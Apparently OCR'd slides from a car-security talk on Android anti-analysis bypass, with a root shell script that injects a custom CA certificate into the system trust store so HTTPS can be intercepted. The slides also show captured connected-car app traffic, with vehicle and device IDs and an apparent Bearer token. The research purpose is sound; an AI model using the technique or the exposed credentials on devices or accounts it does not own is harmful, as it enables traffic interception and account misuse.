
APP Anti-analysis methods and Anit-anti-analysis methods(Android)

Bypass Proxy Dection



Use VPN as Proxy or Hooking

Set User CA Cert as System Cert




```
# Create a separate temp directory, to hold the current certificates
# Otherwise, when we add the mount we can't read the current certs anymore.
mkdir -p -m 700 /data/local/tmp/tmp-ca-copy

# Copy out the existing certificates
cp /apex/com.android.conscrypt/cacerts/* /data/local/tmp/tmp-ca-copy/

# Create the in-memory mount on top of the system certs folder
mount -t tmpfs tmpfs /system/etc/security/cacerts

# Copy the existing certs back into the tmpfs, so we keep trusting them
mv /data/local/tmp/tmp-ca-copy/* /system/etc/security/cacerts/

# Copy our new cert in, so we trust that too
mv $CERTIFICATE_PATH /system/etc/security/cacerts/

# Update the perms & selinux context labels
chown root:root /system/etc/security/cacerts/*
chmod 644 /system/etc/security/cacerts/*
chcon u:object_r:system_file:s0 /system/etc/security/cacerts/*

# Deal with the APEX overrides, which need injecting into each namespace:

# First we get the Zygote process(es), which launch each app
ZYGOTE_PID=$(pidof zygote || true)
ZYGOTE64_PID=$(pidof zygote64 || true)
# N.b. some devices appear to have both!
```

*https://httptoolkit.com/blog/android-14-install-system-ca-certificate/

Car security research without cars.

APP HTTPS Anit-anti-analysis methods(Android)




```
77 https://sen[redacted]s.r[redacted]sa?project[redacted]
78 https://app[redacted]1/app/key_value_config?key=join_nio&app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBLYP9&region=CN&lang=zh-cn&app_
80 https://app[redacted]lifestyle/follow/followCount?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBLYP9&region=CN&lang=zh-cn&app_channel=x
79 https://tsp.[redacted]1/vehicle/3cdc559dc51841933780953640001010/status?field=hvac&field=door&field=connection&field=soc&field=light&field=alarm&field=tyre_alarm&field=target_temp
81 https://app[redacted]:/account/user/profiles?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBLYP9&region=CN&lang=zh-cn&app_channel=xiaomi
82 https://tsp.[redacted]i/2/rvs/weather/synthesis?vehicle_id=3cdc559dc51841933780953640001010&lang=zh-cn&app_ver=5.25.0&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBL
83 https://app[redacted]pi/1/lifestyle/medal/getUserMedal?query_user_id=275016788&app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBLYP9&region
84 https://tsp.[redacted]pi/1/vehicle/3cdc559dc51841933780953640001010/alarm_for_app?field=wti_alarm&lang=zh-cn&app_ver=5.25.0&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOv
85 https://tsp.[redacted]pi/2/rvs/weather/synthesis?vehicle_id=3cdc559dc51841933780953640001010&lang=zh-cn&app_ver=5.25.0&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBL
86 https://lbs6[redacted]com/loc?rsa=1&c=1&mars=1
87 https://tsp.[redacted]pi/2/rvs/weather/synthesis?vehicle_id=3cdc559dc51841933780953640001010&lang=zh-cn&app_ver=5.25.0&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBL
```

GET 200 OK https:/[redacted]yle/follow/followCount?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnjBLYP9&region=C
omi&timestamp=1709621733&sign=0b30a58e191b55ce7b86c19e09cc5b64

键	值
User-Agent	[redacted]
Authorization	Bearer 2.02Wx0cyYERzdVpibvqXt4RstwTaZxEo++aKlc3hNOh7o=
Host	[redacted]
Connection	Keep-Alive
Accept-Encoding	gzip
kkgx2gpc	BcieEQNRYOn6ex0T0dAvt-CQc0jOFUFssN2SOYyDh1ZZVRlO0Ns2i49axEJnGody73kf_GavfrsHdSC09QbSfzBeqzn0uL5Qa_BtLWqxH8GrO67cHstnJhcRrVgkX8u6uncECitMju85TXOxz53B3KEB8bnGyb0XNJPByyufb_Bpq0HVrbgLslg3gBH792vOKmZB-b3L7-at2B_aenU2fRsS7bglffgULmP6qlCyTSe86v80qrl8RnFT5PwWjoB7Flz4-bjszOUgxKxVQNrTpT0AvBpvlcd43Ys3LB7DgvqwdzBSz0nQEQTF92H2ZL6OqPLDfMWxEj7V6SDOOPGlWtjlDFP-_Bp9pYUXfEljlI0RJDFH27wJrGaKMYn3YbmHvKSTO-LmsXGvr-PixJvBjy8geRkHYAOOn_VOa785M4bM-FXk7g2mFalTpQZhmZcpBQmnTmdo_RVhulxACqA9d6llft_mAZVwMjfX_psD2qZgfFzuJUw7CVgBOjf33WblMA9TmewNmttfCpjRZrfZ_CJENg-QnvFjHxN7fVXlA8YdbAPRslvTex1qpT5XLgyyAP2uH7Gc2BkeDWwhXB

```
{
  "server_time": 1709621734,
  "result_code": "success",
  "data": {
    "following_count": 1,
    "follower_count": 1,
    "publish_count": 0,
    "collect_count": 0
  },
  "message": "ok",
  "request_id": "mk-CoNIL2XmweYDGQP4H1g"
}
```



```
3615   000010f0  22 70 61 74 74 65 72 6e  5c 22 3a 20 5c 22 68 74  |"pattern\": \"ht|
3616   00001100  74 70 73 3a 2f 2f 6d 2d  6d 65 72 63 75 72 79 2e  |tps://m-mercury.|
3617   00001110  6e 69 6f 2e 63 6f 6d 5c  22 20 7d 2c 20 7b 20 5c  |[redacted]{ \|
3618   00001120  74 5c 22 76 65 72 73 69  6f 6e 5c 22 3a 20 5c 22  |t\"version\": \"|
3619   00001130  35 2e 32 31 2e 30 5c 22  2c 20 5c 74 5c 22 70 61  |5.21.0\", \t\"pa|
3620   00001140  74 74 65 72 6e 5c 22 3a  20 5c 22 6d 6f 64 75 6c  |ttern\": \"modul|
3621   00001150  65 5f 31 30 30 30 39 5c  22 20 7d 5d 22 2c 22 6d  |e_10009\" }]","m|
3622   00001160  61 6c 6c 5f 6c 6f 61 64  5f 6f 70 74 5f 73 77 69  |all_load_opt_swi|
3623   00001170  74 63 68 22 3a 74 72 75  65 2c 22 6e 61 76 69 67  |tch":true,"navig|
3624   00001180  61 74 69 6f 6e 62 61 72  5f 69 73 4e 65 77 65 72  |ationbar_isNewer|
3625   00001190  22 3a 66 61 6c 73 65 2c  22 70 65 72 6d 69 73 73  |":false,"permiss|
3626   000011a0  69 6f 6e 53 77 69 74 63  68 22 3a 74 72 75 65 2c  |ionSwitch":true,|
3627   000011b0  22 6c 67 5f 74 6f 6b 65  6e 5f 73 74 61 74 73 5f  |"lg_token_stats_|
3628   000011c0  73 61 6d 70 6c 65 22 3a  31 30 30 2c 22 77 65 62  |sample":100,"web|
3629   000011d0  5f 6f 66 66 6c 69 6e 65  5f 75 73 65 5f 76 33 22  |_offline_use_v3"|
3630   000011e0  3a 74 72 75 65 2c 22 70  72 65 6c 6f 61 64 5f 73  |:true,"preload_s|
3631   000011f0  77 69 74 63 68 22 3a 74  72 75 65 2c 22 6c 65 67  |witch":true,"leg|
3632   00001200  6f 5f 74 68 72 65 61 64  5f 73 77 69 74 63 68 22  |o_thread_switch"|
3633   00001210  3a 74 72 75 65 2c 22 6e  61 76 69 67 61 74 69 6f  |:true,"navigatio|
3634   00001220  6e 62 61 72 5f 64 65 65  70 6c 69 6e 6b 5f 6b 69  |nbar_deeplink_ki|
3635   00001230  6c 6c 65 64 22 3a 66 61  6c 73 65 2c 22 6c 67 4d  |lled":false,"lgM|
3636   00001240  69 67 72 61 74 65 22 3a  74 72 75 65 2c 22 66 6c  |igrate":true,"fl|
3637   00001250  6f 61 74 5f 77 69 6e 64  6f 77 5f 6d 69 67 72 61  |oat_window_migra|
3638   00001260  74 65 5f 6c 67 22 3a 66  61 6c 73 65 2c 22 77 68  |te_lg":false,"wh|
3639   00001270  69 74 65 5f 73 63 72 65  65 6e 5f 73 77 69 74 63  |ite_screen_switc|
3640   00001280  68 22 3a 66 61 6c 73 65  2c 22 77 65 62 66 5f 73  |h":false,"webf_s|
3641   00001290  77 69 74 63 68 5f 61 6e  64 72 6f 69 64 22 3a 74  |witch_android":t|
3642   000012a0  72 75 65 2c 22 6d 61 6c  6c 5f 73 68 6f 77 5f 6c  |rue,"mall_show_l|
3643   000012b0  6f 61 64 5f 74 69 6d 65  22 3a 66 61 6c 73 65 2c  |oad_time":false,|
3644   000012c0  22 75 73 65 5f 70 65 72  6d 69 73 73 69 6f 6e 5f  |"use_permission_|
3645   000012d0  77 69 64 67 65 74 22 3a  74 72 75 65 2c 22 73 68  |widget":true,"sh|
3646   000012e0  6f 77 43 61 74 65 67 6f  72 79 45 6e 74 72 79 22  |owCategoryEntry"|
